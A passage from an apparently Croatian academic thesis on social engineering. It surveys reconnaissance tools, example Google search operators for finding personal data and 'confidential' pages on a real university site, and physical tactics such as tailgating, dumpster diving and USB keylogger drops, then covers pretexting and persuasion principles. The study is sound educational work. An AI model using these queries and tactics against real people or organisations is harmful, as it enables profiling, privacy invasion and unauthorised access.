Iako manje izazovno u odnosu na doba prije masovne uporabe društvenih mreža i Interneta općenito, prikupljanje podataka najtrajniji i najzahtjevniji je korak ciklusa socijalnog inženjeringa. Nastavlja se na proces preliminarnog prikupljanja i evaluacije poznatih podataka o žrtvi, a može potrajati od nekoliko sati do nekoliko godina. Informacije se rijetko prikupljaju odjednom, s jednog izvora, već je uobičajeno prikupljanje manjih dijelova podataka s ciljem njihovog objedinjavanja i profiliranja žrtve. Socijalni inženjer mora biti

dobro upoznat s vrstom podataka koje traži i programskim alatima koji mu u tome mogu pomoći kako bi bio u mogućnosti informacije od interesa prikupiti bez tuđeg opažanja.

Metode prikupljanja podataka mogu se klasificirati u dvije temeljne kategorije, [19]:

- Tehničke – računalno potpomognute tehnike prikupljanja informacija.
- Netehničke – fizički temeljene tehnike prikupljanja podataka, izvode se isključivo uživo, na mjestu događaja.

3.2.1. Tehničke metode prikupljanja podataka

Danas se razvijaju mnogi alati u svrhu prikupljanja informacija za izvođenje napada socijalnim inženjeringom. Razne tehničke metode dostupne su za prikupljanje informacija, od kojih neke zahtijevaju visokotehnološku opremu i napredno poznavanje i služenje računalima, dok su druge jednostavnije, lako dostupne i omogućuju provođenje socijalnog inženjeringa i manje naprednim korisnicima. U pripremanju za penetracijski napad socijalni inženjeri služe se višestrukim metodama prikupljanja informacija, a iz prikupljenih podataka sintetiziraju odgovarajući vektor napada. Neke od najpopularnijih tehničkih metoda prikupljanja podataka objašnjene su u nastavku rada.

Pretragom osobnih i korporativnih mrežnih stranica socijalni inženjer u mogućnosti je profilirati žrtvu napada, saznati čime se pojedinac ili organizacija bavi i koje proizvode i usluge nudi. Izbor upotrebljavanih riječi i fraza može pomoći u profiliranju lozinki, a sadržane informacije o fizičkim lokacijama, biografijama osoba i kontakt podacima poput telefonskog broja i adrese elektroničke pošte uvelike olakšavaju provođenje napada, [14], [20].

Pretragom računa na društvenim mrežama mogu se otkriti tragovi ili mogući odgovori na sigurnosna pitanja, fotografije zaposlenika s identifikacijskim oznakama ili povezati naziv radnog mjesta s hobijima i interesima pojedinca, prvenstveno u svrhu krađe identiteta. Platforme društvenih mreža kao što su Facebook, Instagram, Twitter i LinkedIn omogućuju ljudima da se povežu, no istodobno pružaju i socijalnim inženjerima mogućnost da otkriju što se meti napada sviđa, podatke o njihovoj obitelji, djeci i hobijima i brojne druge informacije, [20].

Korištenjem tražilica (engl. *Search Engine*), kojima je indeksiran veliki broj mrežnih stranica i drugih resursa, moguće je razotkriti sigurnosne slabosti i povjerljive podatke. Socijalni inženjeri tražilicama se mogu služiti za anonimne napade, jednostavno pronalaženje žrtve i stjecanje relevantnog znanja koje im može omogućiti daljnju eksploataciju. Osim toga,

tražilice socijalnim inženjerima mogu pomoći da izbjegnu vlastitu identifikaciju i ostanu anonimni i time izbjegnu pravne posljedice svojih postupaka, [21]. Google, dominantna tražilica, ključni je alat socijalnih inženjera za otkrivanje željenih podataka na Internetu, a dobro poznavanje pojmova i fraza za pretraživanje neophodno je za brzu i preciznu pretragu ciljanog sadržaja.

U tablici 2. prikazani su primjeri često korištenih operatora za naprednu pretragu Google tražilicom i prikupljanje informacija o potencijalnoj meti napada.

Tablica 2. Često korišteni operatori za preciziranje *web*-pretraživanja Google tražilicom

Operator pretraživanja	Primjer	Opis pretrage
"*traženiPojam***"**	"Ivan Horvat"	**Pretraga točnog podudaranja.**
site:*website.com*	site:fpz.unizg.hr	**Ograničavanje pretrage na rezultate sadržane na određenoj mrežnoj stranici.** U navedenom primjeru kao rezultat pretrage vratit će se mrežna stranica Fakulteta Prometnih Znanosti u Zagrebu.
intitle:*traženiPojam*	intitle:fpz	**Pronalaženje stranice s određenom riječi (ili riječima) iz naslova.** U navedenom primjeru vratit će se svi rezultati koji sadrže "fpz" u naslovnoj oznaci.
inurl:*traženiPojam*	inurl:fpz	**Pronalaženje stranice s određenom riječi (ili riječima) u URL-u.** U navedenom primjeru vratit će se svi rezultati koji sadrže "fpz" u URL-u.
site:*website.com* **"***traženiPojam***"**	site:fpz.unizg.hr "Ivan Horvat"	**Pronalaženje traženog pojma na specificiranoj mrežnoj stranici.** U navedenom primjeru vratit će se svi rezultati koji sadrže "Ivan Horvat" na mrežnoj stranici Fakulteta Prometnih Znanosti u Zagrebu.
"*traženiPojam***" intitle:***traženiParametri*	"Ivan Horvat" intitle:"telefon" "email" "adresa" "životopis"	**Pronalaženje rezultata o traženom pojmu koji u naslovu sadrže zadane parametre pretrage**. U navedenom primjeru vratit će se svi rezultati o Ivanu Horvatu koji u naslovu sadrže parametar "telefon", "email", "adresa", "životopis".

intitle:*traženiParametri* **site:***website.com*	intitle: "povjerljivo" "osobno" site: fpz.unizg.hr	**Pronalaženje svih naslova sadržanih na specificiranoj stranici prema definiranim parametrima.** Navedeni primjer koristi se za dohvat podataka, ne o određenoj osobi, već o organizaciji.
site:*website.com* **filetype:***ekstenzijaDatoteke*	site:fpz.unizg.hr filetype:pdf	**Pronalaženje svih datoteka prema definiranoj ekstenziji (npr.: pdf, doc, xls, txt) sadržanih na specificiranoj stranici.** U navedenom primjeru rezultat pretrage su svi PDF dokumenti sadržani na mrežnoj stranici Fakulteta Prometnih Znanosti u Zagrebu.

Izvor: [14], [19], [22]

Korištenje tražilice Pipl omogućuje olakšanu pretragu ljudi. Pipl arhivira podatke o ljudima, pohranjuje informacije poput imena osoba, fizičke adrese i adrese elektroničke pošte, računa na društvenim mrežama i telefonskih brojeva. Plaćena verzija usluge pruža i prikupljanje podataka o rodbini tražene osobe, što socijalnim inženjerima omogućuje jednostavan pristup velikoj količini informacija, [19].

Telefonskim razgovorom socijalni inženjeri u mogućnosti su izvoditi socijalni inženjering kroz izravnu komunikaciju s ciljem napada. Korištenjem određenog tona i pomno odabranim riječima navode metu na otkrivanje osjetljivih podataka. Česti su slučajevi lažnog predstavljanja i prijetnji starijoj populaciji, a pronalaskom bankovnih ili organizacijskih podataka, napadači pozivaju žrtvu i lažno se predstavljaju kao autoritativne osobe u tim organizacijama, prilikom čega zahtijevaju informacije korisnika. Napadi telefonskim putem vrlo su uspješni jer ne daju meti napada dovoljno vremena da razmisli o odgovoru, pri čemu socijalni inženjeri mogu pridobiti mete da udovolje nekim suludim zahtjevima ili podijele vrlo osjetljive informacije, [19].

Network Mapper, skraćeno Nmap, besplatni je programski alat otvorenog koda (engl. *Open source*) razvijen s ciljem brzog skeniranja velikih mreža i revizije sigurnosti. Socijalni inženjeri upotrebom Nmap alata u mogućnosti su utvrditi koji hostovi[3] su dostupni na mreži, koje usluge ti hostovi nude (naziv i inačicu aplikacije), koji operativni sustavi (i koje inačice)

[3] *Host* - bilo koji uređaj povezan u računalnu mrežu koji korištenjem standardnih protokola može ostvariti komunikaciju s drugim sličnim uređajima. Može raditi kao poslužitelj koji nudi informacije, usluge i programe korisnicima ili drugim uređajima na mreži.

pokreću sustav, kakva vrsta filtera, odnosno vatrozida[4] je u upotrebi i desetke drugih karakteristika, [23].

Traceroute, mrežni dijagnostički alat, omogućuje stvarnovremeno praćenje puta koji paket na Internet Protocol (IP) mreži prolazi od izvora do odredišta, izvještavajući o IP adresama svih usmjerivača koje je pri tome prošao, [24].

Whois pretragom socijalni inženjeri u mogućnosti su prikupiti informacije poput adresa elektroničke pošte, telefonskih brojeva i IP adresa traženih meta te informacije o domenama. Korištenjem Whois pretrage moguće je saznati detalje o podnositelju registracije i poduzeću ovlaštenom za registriranje domene te informacije poput datuma isteka registracije i kontakt podataka vlasnika mrežne stranice, [19].

Bettercap**,** napredan *framework*[5] razvijen je s ciljem pružanja jednostavnog, cjelovitog rješenja sa svim značajkama koje mogu zatrebati prilikom skeniranja i napada na *Wi-Fi* i *Ethernet* mreže, *Bluetooth Low-Energy* uređaje, bežične periferne komponente te *Man-in-the-Middle* napade[6], [25].

Deepmagic Information Tool, skraćeno Dmitry, alat je koji omogućuje prikupljanje svih dostupnih podataka s bilo kojeg hosta, poput poddomena, adresa elektroničke pošte, otvorenih portova[7], poslužiteljskih podataka, WHOIS pretrage i drugo, [26].

Upotrebom alata otvorenog koda imena Th3inspector moguće je dohvaćanje svih vrsta informacija povezanih s mrežnim stranicama. Th3inspector pruža podatke o stranici, telefonskim brojevima, IP adresama HTTP poslužitelja i poslužitelja e-pošte te omogućuje izvršavanje WHOIS pretraživanja i provjeravanje starosti imena domene, mapiranje poddomena, zaobilaženje proxyja[8] i druge funkcionalnosti, [27].

---

[4] Vatrozid (engl. *Firewall*) – mrežni sigurnosni uređaj koji nadzire dolazni i odlazni mrežni promet i odlučuje hoće li dopustiti ili blokirati određeni promet na temelju definiranog skupa sigurnosnih pravila.

[5] *Framework* – platforma koja pruža osnovu na kojoj programeri softvera mogu graditi programe; može sadržavati unaprijed definirane klase i funkcije koje se mogu koristiti za obradu unosa, upravljanje hardverskim uređajima i interakciju sa sistemskim softverom.

[6] *Man-in-the-Middle* – napad kod kojega se napadač postavlja između dvije strane koje međusobno komuniciraju i prenosi njihove poruke. Sudionici komunikacije vjeruju da komuniciraju izravno i sigurno, što napadaču omogućuje nesmetano nadgledanje i promjenu sadržaja poruka.

[7] *Port* – virtualna točka u kojoj mrežne veze počinju i završavaju. Portovi se temelje na softveru, a njima upravlja računalni operativni sustav. Svaki port povezan je s određenim postupkom ili uslugom.

[8] *Proxy* – posrednički poslužitelj; računalo koje stoji između klijenta i glavnog poslužitelja kao posrednik. Najčešće se koristi za posluživanje *web* stranica.

3.2.2. Netehničke metode prikupljanja podataka

Netehničke metode prikupljanja podataka isključivo su fizičke metode i ne mogu se provoditi na daljinu. Ovim metodama zanemaruje se uporaba bilo kojih tehnoloških sredstava, a socijalni inženjer mora osobno biti na mjestu događaja kako bi prikupio željene podatke. Proces prikupljanja informacija netehničkim metodama najčešće je dugotrajan i zamoran, ali u velikoj većini slučajeva pruža precizne podatke o meti napada. Učinkovito prikupljanje podataka zasniva se na raznim metodama i tehnikama različite razine složenosti.

Najjednostavnija metoda netehničkog prikupljanja podataka podrazumijeva gledanje preko ramena ciljane osobe (engl. *shoulder surfing*). Socijalni inženjeri ovom kriminalnom praksom kradu osobne podatke gledajući preko ramena osobe dok javno koristi prijenosno računalo, mobilni terminalni uređaj, bankomat, javni kiosk ili neki drugi elektronički uređaj. Kako bi prošli neopaženo, današnji sofisticirani kriminalci često promatraju izdaleka. Praćenjem pokreta prstiju, upotrebom dalekozora, minijaturnih fotoaparata ili kamere na vlastitom telefonu gledaju zaslon i tipkovnicu korisnika, pri čemu uspijevaju saznati lozinke i druge povjerljive podatke kojima meta napada pristupa, [28].

Nakon identificiranja mete, socijalni inženjer kroz promatranje svakodnevnih rutina žrtve u mogućnosti je pronaći šansu za eksploataciju i planirati daljnje korake napada. Promatranjem žrtve napadač je u mogućnosti prikupiti odgovore na brojna pitanja, kao što su informacije o vremenu spavanja žrtve, njihovoj jutarnjoj rutini i putu kojim odlaze na posao, jesu li poslovni objekti zaštićeni videonadzorom te koriste li njihovi suradnici ključeve, RFID[9] kartice ili neke druge metode za ulazak u poslovnu zgradu. Vanjski uređaji poput izvora napajanja ili klima uređaja otkrivaju tko je uslužna tvrtka, što socijalnom inženjeru može biti od velikog značaja za daljnje planiranje napada. Znajući s kime i gdje se meta napada druži, kada odlazi s radnog mjesta i druge bitne informacije iz svakodnevnog života žrtve, socijalni inženjer u mogućnosti je započeti razgovor s metom napada, izgraditi blizak odnos i ostvariti željeni cilj, [14], [19].

Za razliku od jednostavnog, često bezopasnog promatranja žrtve, metoda neovlaštenog upada i lažnog predstavljanja (engl. *intrusion and impersonation*) mnogo je rizičniji pristup prikupljanja informacija. Socijalni inženjer neovlaštenim putem ostvaruje pristup ciljanom objektu, pri čemu se predstavlja lažnim identitetom. Česti su slučajevi predstavljanja u ulozi

[9] RFID (*Radio-Frequency Identification*) – bežična i beskontaktna tehnologija koja koristi radio frekvenciju za razmjenu informacija između prijenosnih uređaja/memorija i *host* računala.

zaposlenika, dostavljača, izvođača radova ili osoblja za popravak kvarova. Ponašanjem poput ljudi u čije ime se predstavljaju uspijevaju se uklopiti u okolinu, a metodama uvjeravanja ostvaruju uspješan prolazak pored čuvara i ulaze u željene objekte. Potajnim prisluškivanjem, ali i izravnim razgovorom s osobljem prikupljaju brojne informacije od interesa. Česta metoda je i ostavljanje USB[10] memorijskog modula s malicioznim sadržajem na vidljivim mjestima, u nadi da će ga netko od zaposlenika uzeti, umetnuti u računalo i time aktivirati *keylogger*[11]. Vjernom interpretacijom uloge koju oponašaju i uvjeravanjem osoblja moguć je i pristup uredima visokopozicioniranih ljudi, [19].

Pojedinci, kao i velike organizacije, generiraju veliku količinu otpadnog materijala. Osjetljivi podaci poput fotografija, bankovnih izvoda, medicinskih kartona i tiskanih životopisa sastavni su element otpada velikih odlagališta. Informacije poput povjerljivih dokumenata, ispisa elektroničke pošte, tehničkih zapisnika i izvješća o procjenama ranjivosti nerijetko završavaju u kontejnerima. Socijalni inženjeri metodom kopanja po kontejnerima (engl. *dumpster diving*) u mogućnosti su prikupiti brojne informacije ključne za daljnje provođenje istrage i potencijalnog napada. Podatke pohranjene na memorijskih diskovima odbačenih računala je relativno lagano oporaviti, a u mnogim slučajevima dovoljno je samo pokrenuti odbačeno računalo, zaobići eventualnu sigurnosnu zaštitu i ostvariti pristup pohranjenim informacijama. Osim osobnih podataka poput imena, adresa, brojeva osiguranja, kreditnih kartica, korisničkih imena i lozinki, često se pronalaze i audio i video zapisi, blogovi te zapisi elektroničke pošte, [19], [29].

U slučaju potrebe ulaska u objekte ograničenog pristupa, osigurane jakom sigurnosnom kontrolom poput PIN[12]-ova, pametnih kartica ili biometrije, socijalni inženjeri često se služe metodom zvanom *tailgaiting* (također poznatom i pod nazivom *piggybacking*). Socijalni inženjeri lažnim predstavljanjem iskorištavaju uljudnost ljudi ovlaštenih za ulazak u zaštićene objekte, predstavljajući se, primjerice, u ulozi dostavljača, prilikom čega mole ovlaštenu osobu za propust u zaštićeni objekt. Druga često korištena taktika je kada socijalni inženjer žurno trči kako bi ulovio vrata prije nego se zatvore, prilikom čega ih osoba koja ih je netom

[10] USB (*Universal Serial Bus*) – tehnološko rješenje za komunikaciju računala s vanjskim uređajima pri čemu se podaci razmjenjuju serijski relativno velikom brzinom.

[11] *Keylogger* – računalni program dizajniran za bilježenje svakog unosa tipkovnicom.

[12] PIN (*Personal Identification Number*) – osobni identifikacijski broj; niz brojki koje se koriste za provjeru identiteta korisnika.

prije otvorila instinktivno zadržava, pušta napadača unutar osjetljivog dijela objekta i time nesvjesno omogućuje daljnju eksploataciju, [19], [20].

3.3. Navođenje žrtve na željeno ponašanje

Elicitation, engleski termin za izmamljivanje, ili u kontekstu socijalnog inženjeringa navođenje žrtve na željeno ponašanje, moguće je definirati kao određenu stimulaciju kojom se ostvaruje određeni skup ponašanja. Ljude je generalno jednostavno natjerati da pričaju, a najčešće nisu niti svjesni informacija koje dijele s napadačima. Izvlačenje podataka kroz razgovor vrlo je učinkovito, a mete napada najčešće ne znaju gdje dolazi do curenja informacija. Ovu metodu teško je otkriti, zbog čega predstavlja mali rizik za socijalnog inženjera.

Informacije su ključne za uspješno provođenje socijalnog inženjeringa, a njihovo prikupljanje kroz razgovor vrlo je učinkovito obzirom da većina ljudi nastoji biti pristojna, generalno ne želi lagati i ljubazno reagira na pojedince koji izražavaju brigu za njih. U razgovoru se ljudi nastoje prikazati inteligentnima i informiranima, a na pohvale su često komunikativniji i odaju više informacija.

Socijalni inženjeri taktikama poput izražavanja zajedničkog interesa, iskorištavanja ega sugovornika te pomno odabranim pitanjima navode metu na poduzimanje određene akcije, bilo da se radi o jednostavnoj radnji poput odgovaranja na pitanja ili složenoj poput osiguravanja pristupa određenom ograničenom području, [14].

3.4. Lažno predstavljanje

Napad lažnim predstavljanjem (engl. *Pretexting*) čin je predstavljanja sebe kao neke druge osobe s namjerom manipuliranja žrtve i ostvarenja željenog cilja. Ovaj korak procesa socijalnog inženjeringa temelji se na kreiranju izmišljenog scenarija uz pomoć kojega se postiže da ciljana žrtva otkrije osjetljive informacije ili udovolji traženom zahtjevu. U mnogim slučajevima napad lažnim predstavljanjem podrazumijeva više od samog laganja. Odabir uloga kojima se napadači lažno predstavljaju ovisi o potrebnoj razini privilegija za uspješno zavaravanje pojedinca ili poduzeća. Socijalni inženjeri često se predstavljaju u ulogama koje osobno nisu nikada radili, a stvaranje potpuno novog identiteta podrazumijeva upotrebu specifičnih naglasaka i gestikulacija, promjenu načina hoda i facijalnih ekspresija, kao i stila odijevanja.

Opseg napada podrazumijeva jednostavnije metode poput izravnog traženja pomoći ili informacija, do onih složenijih poput predstavljanja u ulozi suradnika, tehničke podrške, djelatnika policije, banke, poreznih vlasti ili bilo koje druge značajne pozicije. Psihološkim iskorištavanjem ljudskih osobina kao što su ljubaznost, lakovjernost, uslužnost, suosjećanje i neznanje, socijalni inženjeri u mogućnosti su prikupiti bitne informacije, natjerati metu napada da udovolji traženom zahtjevu i time ostvariti željeni cilj, [14], [15], [19], [30].

3.5. Zavaravanje

U knjizi ‘‘Information technology social engineering: An academic definition and study of social engineering - analyzing the human firewall“ autor N. J. Evans navodi kako je napad socijalnim inženjeringom uvijek psihološki, a samo ponekad tehnički, [31]. Iako se od objave navedene literature 2009. godine mnogo toga promijenilo i socijalni inženjering se u većini slučajeva izvodi posredstvom tehnologija, temelj svakog napada primarno je psihološke naravi. Čitav napad socijalnim inženjeringom temelji se na zavaravanju žrtve umnim trikovima (engl. *mind tricks*), što ovaj korak čini sastavnim elementom drugih dijelova napada. Posebno razrađenim trikovima socijalni inženjeri nastoje izmijeniti misaoni proces žrtve i kroz mehanizam zavaravanja ostvariti kontrolu nad njom, [19].

Obzirom na način razmišljanja, ljude je moguće klasificirati u tri grupe: na vizualne, auditivne i kinestetičke, odnosno one koji najbolje uče gledanjem, slušanjem ili kroz pokrete i taktilna osjetila. Razumijevajući temeljne načine razmišljanja ljudi, odnosno na koji način najbrže i najlakše usmjeravaju pozornost na nove i složene obavijesti, obrađuju ih i održavaju stečeno znanje, socijalni inženjeri u mogućnosti su izazvati željene osjećaje, usaditi ih u žrtvu i učiniti da povjeruju kako je to zaista njihov istinski osjećaj, [32]. Također, poznavanjem mikroekspresija vezanih uz temeljne biološke emocije, poput ljutnje, tuge, iznenađenja, sreće, straha, prezira i gađenja socijalni inženjeri u mogućnosti su analizirati žrtvu, izazvati potrebne emocije i utvrditi trenutak varljivosti mete napada, [14].

Osim detekcije dominantnog osjetila žrtve i analize mikroekspresija, socijalni inženjeri zavaravanje umnim trikovima izvode pomnim odabirom riječi i strukturiranjem rečenica, ugodnim tonom razgovora, gestikulacijama i metodama zastrašivanja kojima postižu željeni odnos sa žrtvom.

3.6. Uvjeravanje

Iako izravno povezano s prethodno pojašnjenim korakom – zavaravanjem, proces uvjeravanja (engl. *persuasion*) predstavlja vrlo važan dio ciklusa socijalnog inženjeringa,

zbog čega ga je bitno zasebno izdvojiti. Uspjeh napada socijalnog inženjera ovisi o sposobnosti uvjeravanja mete napada da zadovolji zahtijevanu radnju. Dobro osmišljenim postupkom napadač kroz postupak uvjeravanja utječe na odluke žrtve, u mogućnosti je natjerati ju da misli i djeluje prema vlastitim potrebama. Osim u izravnim, ciljanim napadima socijalnim inženjeringom, uvjeravanje se koristi i u svakodnevnom životu, primjerice od strane političara i oglašivača proizvoda kako bi se ljudima usadile određene ideje i misli i natjeralo ih se da rade željene radnje. Za uspješno uvjeravanje žrtve i ostvarivanje utjecaja, socijalni inženjeri moraju imati dobro definirane ciljeve, privući pažnju i izgraditi odnos sa metom napada, biti fleksibilni u pristupu, svjesni okruženja i u mogućnosti kontrolirati vlastite emocije, [14], [17].

U znanstvenom članku iz 2015. godine, pod nazivom „Principles of Persuasion in Social Engineering and Their Use in Phishing“, autori A. Ferreira, L. Coventry i G. Lenzini sintetizirali su principe uvjeravanja. Proučavajući odnose između postojećih principa utjecanja i prijevare te psiholoških okidača predložili su pet principa uvjeravanja u kontekstu socijalnog inženjeringa, [33]:

- Autoritet – društvo uči ljude da ne preispituju autoritet pa su uvjetovani da na njega odgovore. Obično slijede stručnjaka i čine puno za onoga koga smatraju autoritetom.
- Društvena prihvaćenost – ljudi imaju tendenciju oponašati ono što većina čini.
- Dopadanje, sličnost i obmana – ljudi rado slušaju i poštuju onoga koga poznaju, odnosno one kojima su slični ili im se sviđaju.
- Predanost, uzvraćanje i dosljednost – ljudi više vjeruju u svoju odluku nakon što se javno obvežu na određenu radnju, imaju tendenciju vjerovati onome što drugi kažu i nastoje izgledati dosljedno u onome što rade.
- Odvraćanje – ljudi se usredotočuju na jedno, pri čemu zanemaruju druge stvari koje se mogu dogoditi a da to i ne primijete, što može utjecati na donošenje odluka.

4. KLASIFIKACIJA METODA NAPADA I ALATA SOCIJALNOG INŽENJERINGA

Danas, u svijetu široke primjene pametnih terminalnih uređaja i nosive tehnologije, sveprisutnih koncepata Interneta stvari (engl. *Internet of Things*; IoT) i Industrijskog interneta stvari (engl. *Industrial Internet of Things*; IIoT) te porastom utjecaja društvenih mreža na socijalne živote ljude, napadi socijalnim inženjeringom postali su najveća kibernetička prijetnja. Danas aktualne tehnologije poput umjetne inteligencije i strojnog učenja u kombinaciji s novim oblicima prijetnji omogućuju provođenje inteligentnog, ciljanog i vrlo učinkovitog napada socijalnog inženjeringa. Dolaskom *Big Data*[13] tehnologije, kvaliteta usluga, dostupnost podataka i produktivnost općenito, znatno su porasli, a upravo ta velika količina podataka doprinijela je porastu kibernetičkog kriminala. Navedene tehnologije stvorile su uvjete socijalnim inženjerima da lako dođu do velikog broja žrtava i eksploatiraju ih kroz vjerodostojne napade, [30], [34].


Iako se napadi socijalnog inženjeringa međusobno razlikuju, dijele zajednički obrazac sa sličnim fazama provedbe. Prethodno naveden i u trećem poglavlju rada objašnjen radni okvir socijalnog inženjeringa može se sažeti u četiri faze, koje podrazumijevaju prikupljanje podataka o meti napada, razvoj odnosa s metom, eksploataciju dostupnih informacija i provedbu napada te prestanak eksploatacije bez tuđeg opažanja. Odabir metode napada i alata za njegovu provedbu uvjetovan je svrhom napada, razinom znanja socijalnog inženjera, dostupnim resursima i težini eksploatacije žrtve. U nastavku rada biti će detaljnije objašnjena klasifikacija metoda napada i alata socijalnog inženjeringa.

4.1. Metode napada socijalnog inženjeringa

Iako tradicionalno smatrani netehničkom kategorijom, napadi socijalnim inženjeringom danas se primarno provode posredstvom dostupnih tehnologija. Psihološkim utjecanjem na ljudski element, u kombinaciji s dostupnom tehnikom i tehnologijom, socijalni inženjeri vješto zaobilaze implementirane sigurnosne mjere i provode uspješne napade. Metode napada su mnogobrojne, a raznolikost i opseg ograničeni su samo maštom i kreativnošću napadača, [35].

[13] *Big Data* – tehnologija koja služi za prikupljanje, obradu i analizu velike količine podataka.

Dijagramom prikazanim na slici 2. predstavljen je pregled temeljne klasifikacije metoda napada socijalnog inženjeringa. Metode napada moguće je podijeliti prema nekoliko parametara: prema pristupu na kojemu se napad zasniva, prema korištenom mediju, odnosno kanalu provedbe napada te prema vrsti interakcije kojom se napad odvija.



Slika 2. Klasifikacija metoda napada socijalnog inženjeringa
Izvor: [36]

Prema pristupu, metode napada socijalnog inženjeringa dijele se na fizičke, u kojima napadači izvode neki oblik fizičke akcije za prikupljanje podataka; socijalne, kod kojih se napadači oslanjaju na psihološke tehnike u manipulaciji žrtava; tehničke, koje se provode posredstvom programskih alata, Interneta i drugih tehnologija, te one najuspješnije i po žrtvu najopasnije, socijalno-tehničke napade, koji kombiniraju neke ili sva tri prethodno navedena pristupa, [36].

Prema kanalu provedbe moguće ih je podijeliti na one fizičke, koji se odvijaju uživo i na licu mjesta te na napade koji se provode posredstvom elektroničke pošte, *instant messaging* servisa, glasovnom komunikacijom telefonskim ili VoIP[14] putem te eksploatacijom platformi društvenih mreža, servisa za pohranu u oblaku i mrežnih stranica.

[14] VoIP (*Voice over Internet Protocol*) – komunikacijska tehnologija koja omogućava prijenos glasovne komunikacije preko internetske mreže.

Obzirom na vrstu interakcije, metode napada socijalnog inženjeringa moguće je podijeliti na izravne, koje podrazumijevaju direktnu interakciju socijalnog inženjera i žrtve, najčešće glasovnim putem, kroz fizički kontakt ili kontakt očima; te na neizravnu interakciju, u kojoj napadač sa žrtvom ne komunicira izravno, već terminalnim uređajima prikuplja potrebne podatke i vrši napad, [37].

Ovisno o korištenoj literaturi, napadi socijalnim inženjeringom mogu biti različito klasificirani, no generalno podrazumijevaju iste metode. Danas poznatih metoda je mnogo, a osim onih, u trećoj cjelini rada pojašnjenih, netehničkih pristupa prikupljanju podataka poput *shoulder surfing*, *impersonation*, *dumpster diving* i *tailgaiting* metoda te *pretexting* napada lažnim predstavljanjem koji se mogu sagledati kao samostalne metode napada, socijalni inženjering može biti proveden korištenjem brojnih drugih pristupa, od kojih će oni najbitniji biti pojašnjeni u nastavku rada.

4.1.1. Napad krađom identiteta

